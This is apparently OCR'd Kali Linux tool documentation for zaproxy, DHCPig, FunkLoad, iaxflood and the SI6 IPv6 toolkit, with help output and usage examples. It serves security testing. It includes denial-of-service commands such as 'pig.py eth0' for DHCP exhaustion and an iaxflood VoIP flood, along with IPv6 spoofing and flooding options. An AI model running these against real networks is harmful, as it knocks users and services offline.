Fly mode(s): ● Explorer ○ Intruder bing ☐ Tor Proxy ☐ Automatic ☐ Crawler

Command(s): xsser

☑ Statistics ☐ Tweet ☐ Verbose ☐ Launch ☐ Shorters: is.gd 0

CATEGORIES: WEB APPLICATIONS*TAGS:* GUI, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

zaproxy

ZAPROXY PACKAGE DESCRIPTION

The OWASP Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing as well as being a useful addition to an experienced pen testers toolbox.

Source: https://code.google.com/p/zaproxy/

zaproxy Homepage | Kali zaproxy Repo

- Author: OWASP.org
- License: Apache 2.0


TOOLS INCLUDED IN THE ZAPROXY PACKAGE

zap–OWASPZedAttackProxy

The OWASP Zed Attack Proxy.

ZAP USAGE EXAMPLE(S)

```
root@kali:~# zap
```


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Sites
Response
Break
Script Console
Quick Start
Request
Attack
Stop
Params
Http Sessions
Zest Results
Clients
WebSockets
AJAX Spider
Output
History
Search
Break Points
Alerts
Active Scan
Spider
Forced Browse
Fuzzer
Filter:OFF
Id
Req. Times...
Me...
URL
C...
Reason
...
Size Res...
Highes...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0

Welcome to the OWASP Zed Attack

ZAP is an easy to use integrated penetration testing tool for finding vulne

Please be aware that you should only attack applications that you have b

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Not started

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, VULNANALYSIS, WEBAPPS

STRESS TESTING

- DHCPig
- FunkLoad
- iaxflood
- Inundator
- inviteflood

- ipv6-toolkit
- mdk3
- Reaver
- rtpflood
- SlowHTTPTest
- t50
- Termineter
- THC-IPV6
- THC-SSL-DOS

DHCPig

DHCPIG PACKAGE DESCRIPTION

DHCPig initiates an advanced DHCP exhaustion attack. It will consume all IPs on the LAN, stop new users from obtaining IPs, release any IPs in use, then for good measure send gratuitous ARP and knock all windows hosts offline. It requires scapy >=2.1 library and admin privileges to execute. No configuration necessary, just pass the interface as a parameter. It has been tested on multiple Linux distributions and multiple DHCP servers (ISC,Windows 2k3/2k8).

Source: https://github.com/kamorin/DHCPig

DHCPig Homepage | Kali DHCPig Repo

- Author: kamorin
- License: GPLv2

TOOLS INCLUDED IN THE DHCPIG PACKAGE

pig.py–DHCPexhaustionscript

```
root@kali:~# pig.py
WARNING: No route found for IPv6 destination :: (no default route?)

DHCP exhaustion attack plus.

Usage:
  pig.py [-d -h] <interface>
```

PIG.PY USAGE EXAMPLE

Exhaust all of the available DHCP addresses using the eth0 interface *(eth0)*:

```
root@kali:~# pig.py eth0
WARNING: No route found for IPv6 destination :: (no default route?)

Sending DHCPDISCOVER on eth0
waiting for first DHCP Server response on eth0
```

CATEGORIES: STRESS TESTING *TAGS:* STRESSTESTING

FunkLoad

FUNKLOAD PACKAGE DESCRIPTION

FunkLoad is a functional and load web tester, written in Python, whose main use cases are:

- Functional testing of web projects, and thus regression testing as well.
- Performance testing: by loading the web application and monitoring your servers it helps you to pinpoint bottlenecks, giving a detailed report of performance measurement.
- Load testing tool to expose bugs that do not surface in cursory testing, like volume testing or longevity testing.
- Stress testing tool to overwhelm the web application resources and test the application recoverability.
- Writing web agents by scripting any web repetitive task.

Source: http://funkload.nuxeo.org/intro.html

funkload Homepage | Kali funkload Repo

- Author: Benoit Delbosc, Nuxeo SAS
- License: GPLv2

TOOLS INCLUDED IN THE FUNKLOAD PACKAGE

fl-record–LaunchaTCPWatchproxyandrecordactivities

```
root@kali:~# fl-record -h
Usage
=====
  fl-record [options] [test_name]

fl-record launch a TCPWatch proxy and record activities, then output
a FunkLoad script or generates a FunkLoad unit test if test_name is specified.

The default proxy port is 8090.
```

```
Note that tcpwatch.py executable must be accessible from your env.

See http://funkload.nuxeo.org/ for more information.

Examples
========
  fl-record foo_bar
                      Run a proxy and create a FunkLoad test case,
                      generates test_FooBar.py and FooBar.conf file.
                      To test it:  fl-run-test -dV test_FooBar.py
  fl-record -p 9090
                      Run a proxy on port 9090, output script to stdout.
  fl-record -i /tmp/tcpwatch
                      Convert a tcpwatch capture into a script.


Options
=======
--version              show program's version number and exit
--help, -h             show this help message and exit
--verbose, -v          Verbose output
--port=PORT, -p PORT    The proxy port.
--tcp-watch-input=TCPWATCH_PATH, -i TCPWATCH_PATH
                      Path to an existing tcpwatch capture.
--loop=LOOP, -l LOOP    Loop mode.
```

fl-credential-ctl–ExecuteactionontheXML/RPCserver

```
root@kali:~# fl-credential-ctl -h
Usage
=====
  fl-credential-ctl config_file action

action can be: start|startd|stop|restart|status|test

Execute action on the XML/RPC server.


Options
=======
--version    show program's version number and exit
--help, -h   show this help message and exit
--quiet, -q  Verbose output
```

fl-run-test–LaunchaFunkLoadunittest

```
root@kali:~# fl-run-test -h
Usage
=====
  fl-run-test [options] file [class.method|class|suite] [...]

fl-run-test launch a FunkLoad unit test.

A FunkLoad unittest use a configuration file named [class].conf, this
configuration is overriden by the command line options.

See http://funkload.nuxeo.org/ for more information.


Examples
========
  fl-run-test myFile.py
                      Run all tests (including doctest with python2.4).
  fl-run-test myFile.py test_suite
                      Run suite named test_suite.
  fl-run-test myFile.py MyTestCase.testSomething
                      Run a single test MyTestCase.testSomething.
  fl-run-test myFile.py MyTestCase
                      Run all 'test*' test methods and doctest in MyTestCase.
  fl-run-test myFile.py MyTestCase -u http://localhost
                      Same against localhost.
  fl-run-test myDocTest.txt
                      Run doctest from plain text file (requires python2.4).
  fl-run-test myDocTest.txt -d
                      Run doctest with debug output (requires python2.4).
  fl-run-test myfile.py -V
                      Run default set of tests and view in real time each
                      page fetch with firefox.
  fl-run-test myfile.py MyTestCase.testSomething -l 3 -n 100
                      Run MyTestCase.testSomething, reload one hundred
                      time the page 3 without concurrency and as fast as
                      possible. Output response time stats. You can loop
                      on many pages using slice -l 2:4.
  fl-run-test myFile.py -e [Ss]ome
                      Run all tests that match the regex [Ss]ome.
  fl-run-test myFile.py -e '!xmlrpc$'
                      Run all tests that does not ends with xmlrpc.
  fl-run-test myFile.py --list
                      List all the test names.
  fl-run-test -h
                      More options.



Options
=======
--version             show program's version number and exit
--help, -h            show this help message and exit
--quiet, -q           Minimal output.
--verbose, -v         Verbose output.
--debug, -d           FunkLoad and doctest debug output.
--debug-level=DEBUG_LEVEL
                      Debug level 3 is more verbose.
--url=MAIN_URL, -u MAIN_URL
                      Base URL to bench without ending '/'.
--sleep-time-min=FTEST_SLEEP_TIME_MIN, -m FTEST_SLEEP_TIME_MIN
                      Minumum sleep time between request.
--sleep-time-max=FTEST_SLEEP_TIME_MAX, -M FTEST_SLEEP_TIME_MAX
                      Maximum sleep time between request.
--dump-directory=DUMP_DIR
                      Directory to dump html pages.
--firefox-view, -V    Real time view using firefox, you must have a running
                      instance of firefox in the same host.
--no-color            Monochrome output.
--loop-on-pages=LOOP_STEPS, -l LOOP_STEPS
                      Loop as fast as possible without concurrency on pages,
                      expect a page number or a slice like 3:5. Output some
                      statistics.
--loop-number=LOOP_NUMBER, -n LOOP_NUMBER
                      Number of loop.
--accept-invalid-links  Do not fail if css/image links are not reachable.
--simple-fetch        Don't load additional links like css or images when
                      fetching an html page.
--stop-on-fail        Stop tests on first failure or error.
--regex=REGEX, -e REGEX
                      The test names must match the regex.
--list                Just list the test names.
--pause               Pause between request, press ENTER to continue.
```

fl-build-report–AnalyzeaFunkLoadbenchxmlresultfileandoutputareport

```
root@kali:~# fl-build-report -h
Usage
=====
  fl-build-report [options] xmlfile [xmlfile...]

or

  fl-build-report --diff REPORT_PATH1 REPORT_PATH2

fl-build-report analyze a FunkLoad bench xml result file and output a report.
If there are more than one file the xml results are merged.

See http://funkload.nuxeo.org/ for more information.

Examples
========
  fl-build-report funkload.xml
                      ReST rendering into stdout.
  fl-build-report --html -o /tmp funkload.xml
                      Build an HTML report in /tmp
  fl-build-report --html node1.xml node2.xml node3.xml
                      Build an HTML report merging test result from 3 nodes.
  fl-build-report --diff /tmp/test_reader-20080101 /tmp/test_reader-20080102
                      Build a differential report to compare 2 bench reports,
                      requires gnuplot.
  fl-build-report -h
                      More options.



Options
=======
--version              show program's version number and exit
--help, -h             show this help message and exit
--html, -H             Produce an html report.
--with-percentiles, -P  Include percentiles in tables, use 10%, 50% and 90%
                      for charts, default option.
--no-percentiles        No percentiles in tables display min, avg and max in
                      charts (gdchart only).
--diff, -d             Create differential report.
--output-directory=OUTPUT_DIR, -o OUTPUT_DIR
                      Parent directory to store reports, the directoryname
                      of the report will be generated automatically.
--report-directory=REPORT_DIR, -r REPORT_DIR
                      Directory name to store the report.
--apdex-T=APDEX_T, -T APDEX_T
                      Apdex T constant in second, default is set to 1.5s.
                      Visit http://www.apdex.org/ for more information.
```

fl-run-bench–LaunchaFunkLoadunittestasloadtest

```
root@kali:~# fl-run-bench -h
Usage
=====
  fl-run-bench [options] file class.method

fl-run-bench launch a FunkLoad unit test as load test.

A FunkLoad unittest use a configuration file named [class].conf, this
configuration is overriden by the command line options.

See http://funkload.nuxeo.org/ for more information.

Examples
========
  fl-run-bench myFile.py MyTestCase.testSomething
                      Bench MyTestCase.testSomething using MyTestCase.conf.
  fl-run-bench -u http://localhost:8080 -c 10:20 -D 30 myFile.py \
      MyTestCase.testSomething
                      Bench MyTestCase.testSomething on localhost:8080
                      with 2 cycles of 10 and 20 users during 30s.
  fl-run-bench -h
                      More options.



Options
=======
--version              show program's version number and exit
--help, -h             show this help message and exit
--url=MAIN_URL, -u MAIN_URL
                      Base URL to bench.
--cycles=BENCH_CYCLES, -c BENCH_CYCLES
                      Cycles to bench, this is a list of number of virtual
                      concurrent users, to run a bench with 3 cycles with 5,
                      10 and 20 users use: -c 2:10:20
--duration=BENCH_DURATION, -D BENCH_DURATION
                      Duration of a cycle in seconds.
--sleep-time-min=BENCH_SLEEP_TIME_MIN, -m BENCH_SLEEP_TIME_MIN
                      Minimum sleep time between requests.
--sleep-time-max=BENCH_SLEEP_TIME_MAX, -M BENCH_SLEEP_TIME_MAX
                      Maximum sleep time between requests.
```

```
--test-sleep-time=BENCH_SLEEP_TIME, -t BENCH_SLEEP_TIME
                      Sleep time between tests.
--startup-delay=BENCH_STARTUP_DELAY, -s BENCH_STARTUP_DELAY
                      Startup delay between thread.
--as-fast-as-possible, -f
                      Remove sleep times between requests and between tests,
                      shortcut for -m0 -M0 -t0
--no-color             Monochrome output.
--accept-invalid-links  Do not fail if css/image links are not reachable.
--simple-fetch         Don't load additional links like css or images when
                      fetching an html page.
--label=LABEL, -l LABEL
                      Add a label to this bench run for easier
                      identification (it will be appended to the directory
                      name for reports generated from it).
--enable-debug-server   Instantiates a debug HTTP server which exposes an
                      interface using which parameters can be modified at
                      run-time. Currently supported parameters:
                      /cvu?inc=<integer> to increase the number of CVUs,
                      /cvu?dec=<integer> to decrease the number of CVUs,
                      /getcvu returns number of CVUs
--debug-server-port=DEBUGPORT
                      Port at which debug server should run during the test
```

fl-monitor-ctl–ExecuteactionontheXML/RPCserver

```
root@kali:~# fl-monitor-ctl -h
Usage
=====
  fl-monitor-ctl config_file action

action can be: start|startd|stop|restart|status|test

Execute action on the XML/RPC server.



Options
=======
--version    show program's version number and exit
--help, -h   show this help message and exit
--quiet, -q  Verbose output
```

FUNKLOAD USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: STRESS TESTING, WEB APPLICATIONS *TAGS:* STRESSTESTING, WEBAPPS

iaxflood

IAXFLOOD PACKAGE DESCRIPTION

A UDP Inter-Asterisk_eXchange (i.e. IAX) packet was captured from an IAX channel between two Asterisk IP PBX's. The content of that packet is the source of the payload for the attack embodied by this tool. While the IAX protocol header might not match the Asterisk PBX you'll attack with this tool, it may require more processing on the part of the PBX than a simple udpflood without any payload that even resembles an IAX payload.

iaxflood Homepage | Kali iaxflood Repo

- Author: Mark D. Collier, Mark O'Brien
- License: GPLv2

TOOLS INCLUDED IN THE IAXFLOOD PACKAGE

iaxflood–VoIPfloodertool

```
root@kali:~# iaxflood
usage: iaxflood sourcename destinationname numpackets
```

IAXFLOOD USAGE EXAMPLE

Flood the VoIP server from the source *(192.168.1.202)* to the destination *(192.168.1.1)* by sending 500 packets *(500)*:

```
root@kali:~# iaxflood 192.168.1.202 192.168.1.1 500
Will flood port 4569 from port 4569 500 times
We have IP_HDRINCL
```

CATEGORIES: SNIFFING/SPOOFING, STRESS TESTING *TAGS:* STRESSTESTING, VOIP

ipv6-toolkit

IPV6-TOOLKIT PACKAGE DESCRIPTION

The SI6 Networks' IPv6 toolkit is a set of IPv6 security assessment and trouble-shooting tools. It can be leveraged to perform security assessments of IPv6 networks, assess the resiliency of IPv6 devices by performing real-world attacks against them, and to trouble-shoot IPv6 networking problems. The tools comprising the toolkit range from packet-crafting tools to send arbitrary Neighbor Discovery packets to the most comprehensive IPv6 network scanning tool out there (our scan6 tool).

Included tools:

- addr6: An IPv6 address analysis and manipulation tool
- flow6: A tool to perform a security asseessment of the IPv6 Flow Label

- frag6: A tool to perform IPv6 fragmentation-based attacks and to perform a security assessment of a number of fragmentation-related aspects
- icmp6: A tool to perform attacks based on ICMPv6 error messages
- jumbo6: A tool to assess potential flaws in the handling of IPv6 Jumbograms
- na6: A tool to send arbitrary Neighbor Advertisement messages
- ni6: A tool to send arbitrary ICMPv6 Node Information messages, and assess possible flaws in the processing of such packets
- ns6: A tool to send arbitrary Neighbor Solicitation message
- ra6: A tool to send arbitrary Router Advertisement messages
- rd6: A tool to send arbitrary ICMPv6 Redirect messages
- rs6: A tool to send arbitrary Router Solicitation messages
- scan6: An IPv6 address scanning tool
- tcp6: A tool to send arbitrary TCP segments and perform a variety of TCP- based attacks.

Source: http://www.si6networks.com/tools/ipv6toolkit/

ipv6-toolkit Homepage | Kali ipv6-toolkit Repo

- Author: Fernando Gont
- License: GPLv3

TOOLS INCLUDED IN THE IPV6-TOOLKIT PACKAGE

flow6–SecurityassessmenttoolfortheIPv6FlowLabelfield

```
root@kali:~# flow6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
flow6: Security assessment tool for the IPv6 Flow Label field

usage: flow6 -i INTERFACE -d DST_ADDR [-S LINK_SRC_ADDR] [-D LINK-DST-ADDR]
       [-s SRC_ADDR[/LEN]] [-A HOP_LIMIT] [-P PROTOCOL] [-p PORT]
       [-W] [-v] [-h]

OPTIONS:
  --interface, -i           Network interface
  --link-src-address, -S     Link-layer Destination Address
  --link-dst-address, -D     Link-layer Source Address
  --src-address, -s         IPv6 Source Address
  --dst-address, -d         IPv6 Destination Address
  --hop-limit, -A           IPv6 Hop Limit
  --protocol, -P            IPv6 Payload protocol (valid: TCP, UDP)
  --dst-port, -p            Transport Protocol Destination Port
  --flow-label-policy, -W    Assess the Flow Label generation policy
  --help, -h                Print help for the flow6 tool
  --verbose, -v            Be verbose

Programmed by Fernando Gont on behalf of SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

icmp6–AssessmenttoolforattackvectorsbasedonICMPv6errormessages

```
root@kali:~# icmp6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
icmp6: Assessment tool for attack vectors based on ICMPv6 error messages

usage: icmp6 -i INTERFACE [-s SRC_ADDR[/LEN]] [-d DST_ADDR]
       [-S LINK_SRC_ADDR] [-D LINK-DST-ADDR] [-c HOP_LIMIT] [-y FRAG_SIZE]
       [-u DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE]
       [-t TYPE[:CODE] | -e CODE | -A CODE -V CODE -R CODE] [-r TARGET_ADDR]
       [-x PEER_ADDR] [-c HOP_LIMIT] [-m MTU] [-O POINTER] [-p PAYLOAD_TYPE]
       [-P PAYLOAD_SIZE] [-n] [-a SRC_PORTL[:SRC_PORTH]]
       [-o DST_PORTL[:DST_PORTH]] [-X TCP_FLAGS] [-q TCP_SEQ] [-Q TCP_ACK]
       [-V TCP_URP] [-w TCP_WIN] [-M] [-j PREFIX[/LEN]] [-k PREFIX[/LEN]]
       [-J LINK_ADDR] [-K LINK_ADDR] [-b PREFIX[/LEN]] [-g PREFIX[/LEN]]
       [-B LINK_ADDR] [-G LINK_ADDR] [-f] [-L | -l] [-z] [-v] [-h]

OPTIONS:
  --interface, -i            Network interface
  --src-address, -s          IPv6 Source Address
  --dst-address, -d          IPv6 Destination Address
  --hop-limit, -c            IPv6 Hop Limit
  --frag-hdr. -y             Fragment Header
  --dst-opt-hdr, -u          Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U        Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H          Hop by Hop Options Header
  --link-src-address, -S      Link-layer Destination Address
  --link-dst-address, -D      Link-layer Source Address
  --icmp6, -t                ICMPv6 Type:Code
  --icmp6-dest-unreach, -e    ICMPv6 Destination Unreachable
  --icmp6-packet-too-big, -E  ICMPv6 Packet Too Big
  --icmp6-time-exceeded, -A   ICMPv6 Time Exceeeded
  --icmp6-param-problem, -R   ICMPv6 Parameter Problem
  --mtu, -m                  Next-Hop MTU (ICMPv6 Packet Too Big)
  --pointer, -O              Pointer (ICMPv6 Parameter Problem
  --payload-type, -p         Redirected Header Payload Type
  --payload-size, -P         Redirected Header Payload Size
  --no-payload, -n           Do not include a Redirected Header Option
  --ipv6-hlim, -C            ICMPv6 Payload's Hop Limit
  --target-addr, -r          ICMPv6 Payload's IPv6 Source Address
  --peer-addr, -x            ICMPv6 Payload's IPv6 Destination Address
  --target-port, -o          ICMPv6 Payload's Source Port
  --peer-port, -a            ICMPv6 Payload's Destination Port
  --tcp-flags, -X            ICMPv6 Payload's TCP Flags
  --tcp-seq, -q              ICMPv6 Payload's TCP SEQ Number
  --tcp-ack, -Q              ICMPv6 Payload's TCP ACK Number
  --tcp-urg, -V              ICMPv6 Payload's TCP URG Pointer
  --tcp-win, -w              ICMPv6 Payload's TCP Window
  --resp-mcast, -M           Respond to Multicast Packets
  --block-src, -j            Block IPv6 Source Address prefix
  --block-dst, -k            Block IPv6 Destination Address prefix
  --block-link-src, -J       Block Ethernet Source Address
  --block-link-dst, -K       Block Ethernet Destination Address
  --accept-src, -b           Accept IPv6 Source Addres prefix
  --accept-dst, -g           Accept IPv6 Destination Address prefix
  --accept-link-src, -B      Accept Ethernet Source Address
  --accept-link-dst, -G      Accept Ethernet Destination Address
  --sanity-filters, -f       Add sanity filters
  --listen, -L               Listen to incoming traffic
  --loop, -l                 Send periodic ICMPv6 error messages
  --sleep, -z                Pause between sending ICMPv6 error messages
  --help, -h                 Print help for the icmp6 tool
  --verbose, -v              Be verbose

 Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
 Please send any bug reports to <fgont@si6networks.com>
```

ns6–SecurityassessmenttoolforattackvectorsbasedonNSmessages

```
root@kali:~# ns6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
ns6: Security assessment tool for attack vectors based on NS messages

usage: ns6 -i INTERFACE [-s SRC_ADDR[/LEN]] [-d DST_ADDR] [-y FRAG_SIZE] [-u
DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE] [-S LINK_SRC_ADDR] [-
D LINK-DST-ADDR] [-E LINK_ADDR] [-e] [-t TARGET_ADDR[/LEN]] [-F N_SOURCES] [-T
N_TARGETS] [-z SECONDS] [-l] [-v] [-h]

OPTIONS:
  --interface, -i            Network interface
  --src-address, -s          IPv6 Source Address
  --dst-address, -d          IPv6 Destination Address
  --frag-hdr. -y             Fragment Header
  --dst-opt-hdr, -u         Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U       Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H         Hop by Hop Options Header
  --link-src-address, -S     Link-layer Destination Address
  --link-dst-address, -D     Link-layer Source Address
  --target-address, -t      ND Target Address
  --source-lla-opt, -E      Source link-layer address option
  --add-slla-opt, -e        Add Source link-layer address option
  --flood-sources, -F       Number of Source Addresses to forge randomly
  --flood-targets, -T       Flood with NA's for multiple Target Addresses
  --loop, -l               Send Neighbor Solicitations periodically
  --sleep, -z              Pause between peiodic Neighbor Solicitations
  --help, -h               Print help for the ns6 tool
  --verbose, -v            Be verbose

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

na6–SecurityAssessmenttoolforattackvectorsbasedonNAmessages

```
root@kali:~# na6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
na6: Security Assessment tool for attack vectors based on NA messages

usage: na6 -i INTERFACE [-s SRC_ADDR[/LEN]] [-d DST_ADDR] [-S LINK_SRC_ADDR] [-y
FRAG_SIZE] [-u DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE] [-D
LINK-DST-ADDR] [-t TARGET_ADDR[/LEN]] [-r] [-c] [-o] [-E LINK_ADDR] [-e] [-j
PREFIX[/LEN]] [-k PREFIX[/LEN]] [-J LINK_ADDR] [-K LINK_ADDR] [-w PREFIX[/LEN]] [-b
PREFIX[/LEN]] [-g PREFIX[/LEN]] [-B LINK_ADDR] [-G LINK_ADDR] [-W PREFIX[/LEN]] [-F
N_SOURCES] [-T N_TARGETS] [-L | -l] [-z] [-v] [-V] [-h]

OPTIONS:
  --interface, -i           Network interface
  --src-address, -s         IPv6 Source Address
  --dst-address, -d         IPv6 Destination Address
  --frag-hdr. -y            Fragment Header
  --dst-opt-hdr, -u         Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U       Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H         Hop by Hop Options Header
  --link-src-address, -S     Link-layer Destination Address
  --link-dst-address, -D     Link-layer Source Address
  --target, -t             ND IPv6 Target Address
  --target-lla-opt, -E      Source link-layer address option
  --add-tlla-opt, -e        Add Source link-layer address option
  --router, -r              Set the 'Router Flag'
  --solicited, -c           Set the 'Solicited' flag
  --override, -o            Set the 'Override' flag
  --block-src, -j           Block IPv6 Source Address prefix
  --block-dst, -k           Block IPv6 Destination Address prefix
  --block-link-src, -J      Block Ethernet Source Address
  --block-link-dst, -K      Block Ethernet Destination Address
  --block-target, -w        Block ND Target IPv6 prefix
  --accept-src, -b          Accept IPv6 Source Addres prefix
  --accept-dst, -g          Accept IPv6 Destination Addres prefix
  --accept-link-src, -B     Accept Ethernet Source Address
  --accept-link-dst, -G     Accept Ethernet Destination Address
  --accept-target, -W       Accept ND Target IPv6 prefix
  --flood-targets, -T       Flood with NA's for multiple Target Addresses
  --flood-sources, -F       Number of Source Addresses to forge randomly
  --listen, -L              Listen to Neighbor Solicitation messages
  --loop, -l                Send periodic Neighbor Advertisements
  --sleep, -z               Pause between sending NA messages
  --help, -h                Print help for the na6 tool
  --verbose, -v             Be verbose

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

scan6–AnadvancedIPv6AddressScanningtool

```
root@kali:~# scan6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
scan6: An advanced IPv6 Address Scanning tool

usage: scan6 -i INTERFACE (-L | -d) [-s SRC_ADDR[/LEN] | -f]
       [-S LINK_SRC_ADDR | -F] [-p PROBE_TYPE] [-Z PAYLOAD_SIZE] [-o SRC_PORT]
       [-a DST_PORT] [-X TCP_FLAGS] [-P ADDRESS_TYPE] [-q] [-e] [-t]
       [-x RETRANS] [-o TIMEOUT] [-V VM_TYPE] [-b] [-B ENCODING] [-g]
       [-k IEEE_OUI] [-K VENDOR] [-m PREFIXES_FILE] [-w IIDS_FILE] [-W IID]
       [-Q IPV4_PREFIX[/LEN]] [-T] [-I INC_SIZE] [-r RATE(bps|pps)] [-l]
       [-z SECONDS] [-c CONFIG_FILE] [-v] [-h]

OPTIONS:
  --interface, -i             Network interface
  --src-address, -s           IPv6 Source Address
  --dst-address, -d           IPv6 Destination Range or Prefix
  --prefixes-file, -m         Prefixes file
  --link-src-address, -S      Link-layer Destination Address
  --probe-type, -p            Probe type {echo, unrec, all}
  --payload-size, -Z          TCP/UDP Payload Size
  --src-port, -o              TCP/UDP Source Port
  --dst-port, -a              TCP/UDP Destination Port
  --tcp-flags, -X             TCP Flags
  --print-type, -P            Print address type {local, global, all}
  --print-unique, -q          Print only one IPv6 addresses per Ethernet address
  --print-link-addr, -e       Print link-layer addresses
  --print-timestamp, -t       Print timestamp for each alive node
  --retrans, -x               Number of retransmissions of each probe
  --timeout, -O               Timeout in seconds (default: 1 second)
  --local-scan, -L            Scan the local subnet
  --rand-src-addr, -f         Randomize the IPv6 Source Address
  --rand-link-src-addr, -F    Randomize the Ethernet Source Address
  --tgt-virtual-machines, -V  Target virtual machines
  --tgt-low-byte, -b          Target low-byte addresses
  --tgt-ipv4-embedded, -B     Target embedded-IPv4 addresses
  --tgt-port-embedded, -g     Target embedded-port addresses
  --tgt-ieee-oui, -k          Target IPv6 addresses embedding IEEE OUI
  --tgt-vendor, -K            Target IPv6 addresses for vendor's IEEE OUIs
  --tgt-iids-file, -w         Target Interface IDs (IIDs) in specified file
  --tgt-iid, -W               Target Interface IDs (IIDs)
  --ipv4-host, -Q             Host IPv4 Address/Prefix
  --sort-ouis, -T             Sort IEEE OUIs
  --inc-size, -I              Increments size
  --rate-limit, -r            Rate limit the address scan to specified rate
  --loop, -l                  Send periodic probes to the specified targets
  --sleep, -z                 Pause between periodic probes
  --config-file, -c           Use alternate configuration file
  --help, -h                  Print help for the scan6 tool
  --verbose, -v               Be verbose

 Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
 Please send any bug reports to <fgont@si6networks.com>
```

ra6 – Security assessment tool for attack vectors based on RA messages

```
root@kali:~# ra6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
